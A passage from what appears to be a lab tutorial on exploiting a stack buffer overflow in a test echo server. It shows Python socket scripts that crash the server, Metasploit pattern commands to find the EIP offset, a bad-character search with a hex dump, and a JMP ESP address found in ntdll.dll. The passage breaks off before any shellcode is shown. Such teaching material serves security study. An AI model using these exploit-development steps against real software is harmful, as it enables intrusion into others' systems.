


Figure: 3

As can be seen in the screen shot that we have changed the Port No to 10000 and also assigned 500 A's in the input variable. Once the Python script would run it would send A to the server program.

(Note: As of now, this is the simple Python script, which can be seen in the above screen shot but later on, we would be developing the exploit by editing this script as we had done in previous article.)

Now, save the Python script and run the program on machine B. We can see the same in the screenshot given below.




Figure: 4

It can be seen in the following screenshot that our server program has crashed and when we click on "click here," we can see that offset is overwritten by 41414141, which is the A's in Hexadecimal.




Figure: 5

This is enough to confirm that this program is vulnerable for buffer overflow.

- **Identifying the Overwritten Position**

Now, we will have to identify the exact position at which the EIP register is overwritten by the user input. We can do it by inserting the pattern as input. (We have already done the same in

the previous articles, so we are not going to discuss it here in detail.) Now, generate the pattern of 500 bytes and replace it with the A's in the Python script. We can see the same in following screenshot.

Pattern Generate Command

- */usr/share/metasploit-framework/tools/pattern_create.rb 500*




Figure: 6

As can be seen in the above screenshot, we have successfully added the created pattern in the Python script now save the Python script and open and run the server program with the debugger (In machine A), after that we run the Python script on machine B.




Figure: 7

As can be seen in the above screenshot that the program is again crashed, but when we closely look into the debugger (Machine A) we can see the following information.




Figure: 8

In the above screen shot, we see that EIP is overwritten with the value 6A413969 and Top of Stack is holding the value 316A4130. Now, we will run the following command to get the exact location of the overwritten part.

- /usr/share/metasploit-framework/tools/pattern_offset.rb 6a413969
- /usr/share/metasploit-framework/tools/pattern_offset.rb 316a4130




Figure: 9

Now, we got the exact location where the user input is overwritten in the memory.

- EIP position is 268 (Overwritten Position)
- Top of Stack (ESP) position is 272

Now, we will write four B's after the 268-byte data so that our scenario would be clear. We can do it by making the following changes in the Python script.

```
echo.py
#! /usr/bin/python
import socket , sys
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect ((sys.argv[1],10000))
input="A"*268
input+="BBBB"
input+="C"*200

sock.send(input)
sock.close()
```

Figure: 10

As seen in the above screenshot that, at First, we have added 268 A's and after that we have added four B's and in the end we have added some C's in the input. Later on, we will replace B's with the some other memory address in the script and C will be replaced by our shell code.

Now, let's restart the debugger by hitting CTRL+F2 in the machine A and run the Python script again.




Figure: 11

As can be seen in the above screen shot, after running the changed Python script EIP is overwritten with 42424242 and the rest of the stack is holding the value 43434343 in which 42 represents B's in hexadecimal and 43 represents C's in hexadecimal.

Identifying Bad Characters

As we have already defined earlier in this article that any unwanted characters that can break the shell code are considered to be as bad characters in the world of exploitation. So let's find out whether this application has any bad characters or not. The steps to identifying the bad characters are given below.

- Send the full list of the characters from 0x00 to 0xFF as input into the program.
- Check using debugger if input breaks

- If so, find the character that breaks it.
- Remove the character from the list and go back to first step again.
- If input no longer breaks, the rest of the characters could be used to generate the shell code.

First, we will have to generate all the characters that can be used to generate the shell code. We can do it by writing our own code that generates the list of all characters. Following is the code that is written in C language that will generate the list of all the characters.

You can download the badchar.c file here:
[download]



Figure: 12

We can see the source code of badchar.c in the above screenshot, after that we have compiled it by the gcc compiler and finally when we run the output file it generates and prints the list of bad characters.

Now, we copy all the characters and add it into the Python file as input after the B's.

```
*echo.py
#! /usr/bin/python
import socket , sys
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect ((sys.argv[1],10000))
input="A"*268
input+="BBBB"
input+="\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10
\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23
\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36
\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49
\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c
\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f
\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82
\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95
\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8
\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb
\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce
\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1
\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4
\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
input+="C"*200
sock.send(input)
sock.close()
```

Figure: 13

As can be seen in the above screenshot that we have appended the character list in the Python script which we generated by running the C program. Now, after saving the Python script, restart the debugger and re-run the Python script.




Figure: 14

Now, we can see in the above screenshot that program is again crashed and if we closely look into the stack we can see that EIP is overwritten with 42424242 which is B(in hexadecimal) but after that we can see some random numbers in the stack instead of our character list. We can see the same in the following screenshot.




Figure: 15

Therefore, it may be possible that our first character in the list might be the bad character. So, we remove the first character in the Python on machine B. We can see this in the screenshot given below.



Figure: 16

It can be seen in the above screenshot that the first character was x00 and we have removed it from the Python script. Now, we will restart the debugger in machine A and run the program again.





Figure: 17

After running the Python script, we can see that the program is again crashed but when we closely look into the stack, we see the same character list in the stack, which we have entered into the Python script and if we scroll down the stack tab, we also see our C's in the stack. We can verity the same by checking the Hex dump.



Address	Hex dump	ASCII
0022FB20	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0022FB30	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0022FB40	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0022FB50	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0022FB60	41 41 41 41 41 41 41 41 41 41 41 41 41 42 42 42	AAAAAAAAAAAABBB
0022FB70	78 30 31 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E	x01
0022FB80	0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E	
0022FB90	1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E	!"#$%&'()*+,-.
0022FBA0	2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E	/0123456789:;<=>
0022FBB0	3F 40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E	?@ABCDEFGHIJKLMN
0022FBC0	4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E	OPQRSTUVWXYZ[\]^
0022FBD0	5F 60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E	_`abcdefghijklmn
0022FBE0	6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E	opqrstuvwxyz{|}~
0022FBF0	7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E	
0022FC00	8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E	
0022FC10	9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE	¡¢£¤¥¦§¨©ª«¬®
0022FC20	AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE	¯°±²³´µ¶·¸¹º»¼½¾
0022FC30	BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE	¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎ
0022FC40	CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE	ÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞ
0022FC50	DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE	ßàáâãäåæçèéêëìíî
0022FC60	EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE	ïðñòóôõö÷øùúûüýþ
0022FC70	FF 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	ÿCCCCCCCCCCCCCCC
0022FC80	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0022FC90	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0022FCA0	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC

Figure: 18

It confirms us that we have only one bad character, which is "x00" (NULL). In simple words, we can say, we cannot use "x00" anywhere in the user input as it is identified as a bad character.

As we have identified the bad character in the application now we will remove the character list from the Python script. After removing the character list our Python script will look like this.

```
*echo.py
#! /usr/bin/python
import socket , sys
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect ((sys.argv[1],10000))
input="A"*268
input+="BBBB"
input+="C"*200
sock.send(input)
sock.close()
```

Figure: 19

- **Writing the Jump Instruction**

In this section, we will shift the program execution control to a different position, which could be the address where the shell code is stored in the memory by modifying the EIP value.

In this article, we have already replaced the EIP value with the BBBB. Let's run the Python script again and we get following output on the screen of machine A.




Figure: 20

In previous article we have replaced the B's with the next instruction address to shift the execution control to the next instruction, but we cannot do the same in this situation as the next instruction address has the 00 in it and 00 is the bad character in this program which we have identified in previous step. So, we will have to use some different approach to write the address.

Now, if we closely look into the Register section in the above screenshot we can see that ESP is the register name, which is holding the C's in the stack. So, imagine if BBBB contains the address of an instruction in the memory, which is JMP ESP, so, what will happen is we would jump to that instruction and as it says JMP ESP, so, we will jump right back to the C's as ESP is holding the C's. So, this technique is called the JMP ESP technique. Later on, we will replace the C's with the Shell Code in the below of the article.

Let's implement this technique and find the JMP ESP instruction in the program. So restart the program in the debugger and Press ALT+E. It will open another screen and show DLL's which are being used in the program. We can see the same in the screenshot given below.




Figure: 21

Now, open any DLL and search for the JMP ESP instruction that does not have the Null Byte in the address. In our case we will use “ntdll.dll,” let’s open it by clicking on it and we will see the following screen.




Figure: 22

Press CTRL+F, the Find Command box will open. Now enter the “JMP ESP” in the search box and hit enter key. After that, we can see the following screen.



Figure: 23

As we can see in the above screenshot, that JMP ESP instruction is highlighted and we can also see the corresponding address on the left hand side. This is the address with which we will

have to replace the B's in the Python script. Let's write this address in the Python script in reverse order the address would be.

"xedx1ex94x7c"

Now, replace it in the Python script with B's and create a break point here to verify the same in details. We can create the breakpoint by pressing the F2 key.

After doing the changes in the Python script, the script will look like this.



Figure: 24

Now, we run the Python script again with the changes and following would be the output.

